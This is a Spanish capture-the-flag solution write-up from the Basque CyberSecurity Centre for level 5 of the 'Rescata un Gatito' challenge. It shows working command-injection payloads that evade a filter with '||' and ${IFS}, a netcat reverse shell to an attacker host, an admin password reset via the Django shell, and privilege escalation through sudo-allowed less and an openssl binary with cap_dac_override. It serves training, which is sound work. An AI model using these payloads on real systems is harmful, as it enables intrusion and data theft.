Basque CyberSecurity Centre

Ciber reto
Rescata un Gatito


Nivel 05: Resolución

Has demostrado que tienes un nivelazo. En este punto ya estás enarbolando sobre tu privilegiada cabeza todas las flags del ciber reto. Pero ¿sabes qué hacer con ellas? Si lo consigues hasta a Grumpy Cat se le cambiaría la cara.

Nivel 05

RCE

Con las credenciales obtenidas procedemos a entrar en la web y vemos que efectivamente es posible loguearnos con las credenciales de soporte.




En el menú de la izquierda veremos que se nos ha desbloqueado la opción de monitorización.

Si agregamos una dirección IP alcanzable, vemos que el servicio le hace un ping:

Intentamos utilizar el payload:
8.8.8.8 ; ls


Pero vemos que hay algún filtro de caracteres que nos elimina algunos *chars:*



En este caso nos ha eliminado el ";" y los espacios.

Sin embargo, parece que el carácter "|" no está prohibido y nos permite utilizar un OR lógico "||":

payload asdasdasd || ls



Reverse shell

Vamos a sustituir los espacios por $IFS, una variable de entorno que es un espacio.

De esta manera conseguimos saltar la restricción.

A continuación, utilizamos el siguiente payload para comprobar si está instalado netcat, verificándose a través de la salida:

asdasd||which${IFS}nc

```
/usr/bin/nc

ping: asdasd: Name does not resolve
```

Intentamos realizar una reverse shell:

Payload: nc -e /bin/sh 10.0.0.1 1234

Payload sin espacios: aaaaaaaa||nc${IFS}-e${IFS}/bin/sh${IFS}192.168.108.14${IFS}4444

Comprobamos que se nos abre la reverse shell y estamos dentro del container:

```
~/proyectos/CTF-BCSC-2021 on git master !2 ✔     sudo nc -vlp 4444
[sudo] password for gizakor:
listening on [any] 4444 ...

172.23.0.3: inverse host lookup failed: Unknown host
connect to [192.168.108.14] from (UNKNOWN) [172.23.0.3] 39390
id
uid=100(app) gid=101(app) groups=101(app)
pwd
/home/app/web
ls
Dockerfile
db.sqlite3
entrypoint.sh
manage.py
mediafiles
nc
nivel5
requirements.txt
staticfiles
```

Ejecutamos la shell de Django y vemos que existe, así como el nombre de la cuenta del usuario de admin:

```
python manage.py shell
Python 3.8.3 (default, Jun  3 2020, 19:49:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
(InteractiveConsole)
>>> from api.models import User
>>> User.objects.all()
<QuerySet [<User: minion@blacksheep.hacker>, <User: admin@blacksheep.hacker>, <User: soporte@blacksheep.hacker>, <User: antonio_barrachapa@blacksheep.hacker>]>
```

Cambiar la contraseña de admin:

bash-5.0$ python manage.py shell
python manage.py shell
Python 3.8.3 (default, Jun 3 2020, 19:49:40)
[GCC 9.3.0] on linux
Type “help”, “copyright”, “credits” or “license” for more information.
(InteractiveConsole)
>>> from api.models import User
>>> admin = User.objects.get(username='admin@blacksheep.hacker')
>>> admin.set_password('p')
>>> admin.save()

```
ython manage.py shell
ython 3.8.3 (default, Jun  3 2020, 19:49:40)
GCC 9.3.0] on linux
ype "help", "copyright", "credits" or "license" for more information.
InteractiveConsole)
>> from api.models import User
>> User.objects.all()
QuerySet [<User: minion@blacksheep.hacker>, <User: admin@blacksheep.hacker>, <User: soporte@blacksheep.hacker>, <User: antonio_barrachapa@blacksheep.hacker>]>
>> admin = User.objects.get(username='admin@blacksheep.hacker')
>> admin.set_password('p')
>> admin.save()
>>
>> exit()
```

Probamos a entrar con las credenciales admin@blacksheep.hacker:p

!!!Enhorabuena por superar el reto 5!!!!

Consiguiendo el Flag

Hacemos una búsqueda en el disco de todos los ficheros que contengan “*flag*” en su nombre y encontramos que “*flag5.txt*” está en el home del usuario “*admin*”:

~/web $ find / -type f -name *flag*.txt 2>/dev/null
...
/home/admin/flag5.txt
...
~/web $

En su “home” vemos que la flag pertenece a “root” y este no tiene permisos de lectura:

/home/admin $ ls -lah
total 660K
drwxr-sr-x 1 admin admin 4.0K Sep 1 06:52 .
drwxr-xr-x 1 root root 4.0K Sep 1 06:52 ..
---------- 1 root root 18 Aug 31 09:19 flag5.txt
-rwx------ 1 admin admin 643.0K Sep 1 06:52 openssl

Revisando el binario "*openssl*" vemos que pertenece al usuario "*admin*", que solo él puede ejecutar y que tiene una "*capability*" asignada:

/home/admin $ getcap openssl

openssl = cap_dac_override+ep

Las "*capabilities*" son una manera de dar permisos especiales a un ejecutable para que realice tareas como si fuera "*root*".

Revisando la "*capability*" "*cap_dac_override*" vemos que sirve para evadir los permisos de lectura, escritura y ejecución de cualquier fichero:

```
CAP_DAC_OVERRIDE
       Bypass file read, write, and execute permission checks.
       (DAC is an abbreviation of "discretionary access
       control".)
```

https://man7.org/linux/man-pages/man7/capabilities.7.html

Gracias a esta "*capability*" el binario de "*openssl*" podría leer la flag, pero para ello necesitamos suplantarnos como el usuario "*admin*".

Para ello revisamos qué puede hacer el usuario "app" y encontramos que "sudo" está instalado. Además, nuestro usuario puede ejecutar el binario de "less" para leer el fichero "access.log" de "/var/log/" como el usuario "admin", sin que nos pida la contraseña:

/home/admin $ id

uid=100(app) gid=101(app) groups=101(app)

/home/admin $ sudo -l

User app may run the following commands on 11c0b024b988:

(admin) NOPASSWD: /usr/bin/less /var/log/access.log

"GTFOBins" es una lista de binarios de Unix legítimos, para entre otros propósitos, evadir shells restrictiva o elevar privilegios.

Revisando esta lista, vemos que con el "*less*" se puede obtener una "*shell*" "https://gtfobins.github.io/gtfobins/less/", con el comando **"!/bin/sh"**

Nota: Para poder usar el comando **"!/bin/sh"** dentro del "*less*" necesitamos una "*tty*" por lo que tendremos que "actualizar" la reverse shell.

Para ello ejecutamos en la reverse shell:
python -c 'import pty;pty.spawn("/bin/bash")'
Pulsamos Control+Z para enviar la reverse a segundo plano
En nuestro equipo ejecutamos:
stty raw -echo
Escribimos fg y pulsamos 2 veces intro para volver a la reverse shell. El fg no lo veremos escrito.
Y en la reverse shell ejecutamos:
export TERM=xterm

Ahora ya tendremos una "*tty*" funcional y podemos ejecutar el "*less*" sin problemas.

/home/admin $ sudo -u admin /usr/bin/less /var/log/access.log

192.168.1.6 - - [31/Aug/2021:07:25:06 +0000] "GET / HTTP/1.0" 200 1162
192.168.1.6 - - [31/Aug/2021:07:25:06 +0000] "GET / HTTP/1.0" 200 1162
192.168.1.6 - - [31/Aug/2021:07:25:06 +0000] "GET / HTTP/1.0" 200 1162
192.168.1.6 - - [31/Aug/2021:07:25:06 +0000] "GET / HTTP/1.0" 200 1162
!/bin/sh
~ $ id
uid=101(admin) gid=102(admin) groups=102(admin)

Ahora que somos "admin" y podemos ejecutar el "openssl", buscamos como leer ficheros con él y encontramos que se puede montar un servidor web:

"https://vulp3cula.gitbook.io/hackers-grimoire/post-exploitation/privesc-linux#capabilities"

Para ello, primero generamos un par de certificados para el servidor:

~ $ openssl req -x509 -newkey rsa:2048 -keyout /tmp/key.pem -out /tmp/cert.pem -days 365 -nodes
Generating a RSA private key
.....+++++
.....+++++
writing new private key to '/tmp/key.pem'

You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
~ $

Basque CyberSecurity Centre

Iniciamos el servidor web:

~ $ ./openssl s_server -key /tmp/key.pem -cert /tmp/cert.pem -port 8080 -WWW
Using default temp DH parameters
ACCEPT

Lanzamos otra shell inversa y pedimos la flag mediante wget:

~/web $ wget -q --no-check-certificate https://127.0.0.1:8080/flag5.txt -O /tmp/flag5.txt

Felicidades, ya tenemos la flag5

Basque CyberSecurity Centre

BASQUE CYBERSECURITY CENTRE:

Zibersegurtasunaren topagunea Euskadin

El punto de encuentro de la ciberseguridad en Euskadi

info@bcsc.eus

Albert Einstein 46, 3ª planta Edificio E7
Arabako Teknologi Parkea
01510 Vitoria-Gasteiz

945 236 636